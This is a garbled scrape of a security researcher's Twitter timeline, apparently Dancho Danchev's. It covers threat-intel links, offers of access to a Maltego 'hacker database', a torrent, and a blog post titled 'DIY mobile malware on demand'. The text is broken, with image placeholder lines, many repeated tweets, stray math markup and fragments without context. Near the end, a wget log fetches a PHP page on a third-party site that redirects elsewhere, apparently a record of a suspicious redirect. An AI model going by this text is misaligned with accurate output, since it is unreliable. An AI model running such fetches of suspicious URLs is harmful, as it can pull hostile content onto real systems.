


13:57




Follow @Webroot on Twitter for showtimes and details







Busted. https://t.co/JTcqObfRwr https://t.co/d2xHF6otU4




14:12

Busted. https://t.co/JTcqObfRwr https://t.co/OfdOZp3SV6






14:15
State of the art. BGP over VPN - https://t.co/bYBreqejxl https://t.co/4NPklBT7RI



14:15
State of the art. BGP over VPN - https://t.co/bYBreqejxl https://t.co/Qx2J8ai3g9





State of the art. BGP over VPN - https://t.co/bYBreqwsLt https://t.co/QsB2rvxv9J

The site is closed for redesign




For support and connection, please call: (095)2734191, e-mail: support@ctlan.net.






14:17
DIY mobile malware on demand - https://t.co/JTcqObfRwr https://t.co/qRLgq2gxzV




DIY mobile malware on demand - https://t.co/JTcqObfRwr https://t.co/Zmfbs4zFZu



5 - Monday

01:47

https://t.co/YPwSbC0TH2 #security #cybercrime #malware #ThreatHunting #threatintel https://t.co/S2paXr5Tm7



Any EU-based security conferences or events?

04:15

Grab the torrent! $https://t.co/WcTneCJTqt\ https://t.co/20a7VTVMkR$



https://t.co/pM7m70KAc9 https://t.co/rQpCWc5X4D



12:58

Who's into investing in VR? How about VR for hackers and security experts? Drop me a line at dancho.danchev@hush.com and I'll present the project. Meanwhile - here's the project framework courtesy of me - https://t.co/a5DjewVqC4 Enjoy!

#VirtualReality

6 - Tuesday


02:39

https://t.co/7po8gJj94E #ThreatIntel #ThreatHunting #threatintelligence

8 - Thursday

09:05

https://t.co/uvAt5gK9BA #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #threatintel https://t.co/qzPW3UEhg8




10:36

10 - Saturday

13:24


Do you want access to my collaborative Maltego graph which aims to be the world's most in-depth and advanced database of hackers in the world? Check out the project front page - https://t.co/ZsNdyA3puE including the screenshots and ping me to request access. https://t.co/hMyTAgh1Ax

$\bigstar 1$



13:25

Do you want access to my collaborative Maltego graph which aims to be the world's most in-depth and advanced database of hackers in the world? Check out the project front page - https://t.co/ZsNdyA3puE including the screenshots and ping me to request access. https://t.co/Ohu2XU6QL6



Do you want access to my collaborative Maltego graph which aims to be the world's most in-depth and advanced database of hackers in the world? Check out the project front page - https://t.co/ZsNdyA3puE including the screenshots and ping me to request access. https://t.co/9wCNEDqbfh




11 - Sunday

05:44


★2 07:59

https://t.co/A75WA4Obf9 #ThreatIntel https://t.co/1SoeBJ0wod

≠1 ★1 1156



https://t.co/A75WA4Obf9 #ThreatIntel https://t.co/19JfRU7cE4







https://t.co/I7DhqZHIZi #security #cybercrime #malware #ThreatIntel #ThreatHunting

11:53

Здравейте. Ако четете блог-а ми - https://t.co/JTcqOaYOur и ви допада може да свалите на вашия телефон моята Андроид апликация и да получавате нотификации за нови статии или да го четете директно - https://t.co/uvAt5gKHr8 Благодаря. Поздрави. Данчо. https://t.co/YYzW8ipfLh




12 - Monday



https://t.co/nNsXMPse7y https://t.co/cwLG4poCj6





https://t.co/nNsXMPrGi0 https://t.co/JbVYCWTjfd






https://t.co/r7H58PsDbt #security #cybercrime #malware #ThreatHunting #ThreatIntel

15 - Thursday

03:14


Who's using Maltego and wants access to my collaborative hacker database Graph? Ping me here or drop me a line at dancho.danchev@hush.com and I'll shortly send you the necessary accounting data for the session. Regards. Dancho https://t.co/WvdyDzA0YP



Who's using Maltego and wants access to my collaborative hacker database Graph? Ping me here or drop me a line at dancho.danchev@hush.com and I'll shortly send you the necessary accounting data for the session. Regards. Dancho https://t.co/wcvciMHj2w



Who's using Maltego and wants access to my collaborative hacker database Graph? Ping me here or drop me a line at dancho.danchev@hush.com and I'll shortly send you the necessary accounting data for the session. Regards. Dancho https://t.co/JNuEzBm5Nc



16 - Friday

02:15

Folks. What do you think would be the best way for me to retire? #security #cybercrime #malware #threathunting #threatintell #threatintel

⇄1 09:54

Grab the Torrent! - https://t.co/WcTneCJIAV #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #threatintell #threatreport https://t.co/ETfI26i9nj



@th3c0rt3x 256GB. Enjoy!

10:03

@th3c0rt3x I can confirm. Just make sure to grab the torrent and I did my best to make it available online almost all the time. Regards. Dancho

10:06

@th3c0rt3x Great news. Keep me posted if you encounter any issues and keep in touch here if you need me for anything else. Regards. Dancho

17 - Saturday

01:39

 $Happy\ holidays!\ https://t.co/yjN2bzqCgV$



02:22 https://t.co/H7zRzUvtLi https://t.co/jJzEZCG3eL

```
> wget http://artguide.co.il/267/g.php
--13:34:25-- http://artguide.co.il/267/g.php
=> `g.php'

Resolving artguide.co.il... 62.128.52.211

Connecting to artguide.co.il[62.128.52.211]:80... connected.

HTTP request sent, awaiting response... 302 Found


Location: http://ddanchev.blogspot.com/ [following]
--13:34:26-- http://ddanchev.blogspot.com/
=> `index.html'

Resolving ddanchev.blogspot.com... 74.125.19.191

Connecting to ddanchev.blogspot.com[74.125.19.191]:80... connected.

HTTP request sent, awaiting response... 200 OK


Length: unspecified [text/html]
```







09:11

https://t.co/JTcqOaYOur https://t.co/VreurHZLuC













